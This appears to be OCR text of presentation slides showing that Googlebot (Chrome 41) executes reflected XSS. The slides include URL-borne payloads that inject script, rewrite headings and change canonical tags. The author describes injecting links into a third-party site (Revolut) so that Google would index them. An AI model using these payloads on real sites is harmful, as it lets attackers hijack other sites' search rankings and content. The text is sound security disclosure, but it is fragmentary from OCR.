
OBSERVATION

Chrome 41 had
no (good) XSS Auditor

BUT GOOGLEBOT RECEIVES SOME CHROME PATCHES…

OBSERVATION

Nope, Googlebot really does not have an XSS Auditor...


Crawl
Instant
Render
Instant
Index
Instant

RECAP

- ✓ Googlebot uses Chrome 41

RECAP

- ✓ Googlebot uses Chrome 41
- ✓ Googlebot executes and indexes Javascript

RECAP

- ✓ Googlebot uses Chrome 41
- ✓ Googlebot executes and indexes Javascript
- ✓ Chrome 41 has no Javascript injection protection…

WHAT NEXT, I WONDER?!

OBSERVATION

Googlebot will happily execute XSS to update pages however you want…

GOOGLEBOT WILL HAPPILY LET XSS JS UPDATE PAGES…

st

lut.com/us/help/x"><script>a=String(/a/);h=String(/http:/);y=String(/www.pernicoussquirrel.co.uk/);k=String(/funkychicken.ph

VIEW DETAILS

Tested on: 12 Sep 2018 at 22:34

Page is not mobile friendly

This page can be difficult to use on a mobile device

LEARN ABOUT MOBILE DESIGN


Fix the following 2 issues

- Content wider than screen
- Clickable elements too close together


Additional resources

- Find out how to fix these errors
- See mobile usability issues for my entire site
- Find out more about mobile-friendly pages
- Post comments or questions to our discussion group

SCREENSHOT SOURCE CODE



WE COULD JUST REWRITE THE WHOLE CONTENT...



THE LINKS APPEAR IN GOOGLE'S CACHE

This is Google's cache of http://www.perniciousquirrel.co.uk/alternategherkins.php?wonder=document.getElementsByTagName(%22h1%22)[0].insertAdjacentHTML(%27afterend%27,%20%22%3
2018 21:51:14 GMT. The current page could have changed in the meantime. Learn more.

Full version Text-only version View source

Tip: To quickly find your search term on this page, press **Ctrl+F** or **⌘-F** (Mac) and use the find bar.

Even Blue Gherkins sometimes think Alternate Gherkins ar n improvement!

try me

Ab nothing a bout this page makes sense, unless you consider how fantastic alternative styles of gherkins can be.

This link only exists in Javascript

GOOGLEBOT INDEXES JAVASCRIPT CANONICALS…

http://www.perniciousquirrel.co.uk/bluegherkins.php?wonder=document.getElementsByTagName(%27link%27)[0].href=%22/redonions.php%22

No loading issues VIEW DETAILS

Tested on: 9 Sep 2018 at 15:50

Page is not mobile friendly

This page can be difficult to use on a mobile device

LEARN ABOUT MOBILE DESIGN

SCREENSHOT SOURCE CODE

```
<!DOCTYPE html>
<html><head>
    <title>Blue Gherkins</title>
    <meta name="description" value="It is widely accepted that Blue Gherkins are superior to other forms of plant life - especially the fabled red onion!" />
    <link rel="canonical" href="/redonions.php" />
    <style type="text/css">
        p {
            background: #ccccff;
        }
    </style>
```

You can canonical other sites to yourself…

URL INSPECTOR CONFIRMS THIS

http://www.perniciousquirrel.co.uk/bluegherkins.php?wonder=document.getElementsByTagName('link')[0].href="/redonions.php"

Availability	URL can be indexed

URL will be indexed only if certain conditions are met

Discovery

Not checked in live tests

Crawl

Time	2 Nov 2018, 15:53:19
Crawl allowed?	Yes
Page fetch	Successful

Indexing

Indexing allowed?	Yes
User-declared canonical	http://www.perniciousquirrel.co.uk/redonions.php

OR YOU CAN JUST ADD LINKS TO YOUR SITE...


Googlebot type: Desktop (render requested)

Complete on Thursday, March 28, 2019 at 5:18:31 AM PDT


Fetching | **Rendering**

This is how Googlebot saw the page:

This is how a visitor to your w




GOOGLE FINDS, CRAWLS AND INDEXES THESE LINKS



I injected this URL into Revolut and sent Googlebot to the Revolut page.

Googlebot definitely sees XSS injected links, and crawls them.

GOOGLE ALSO CONFIRM JS LINKS ARE FINE

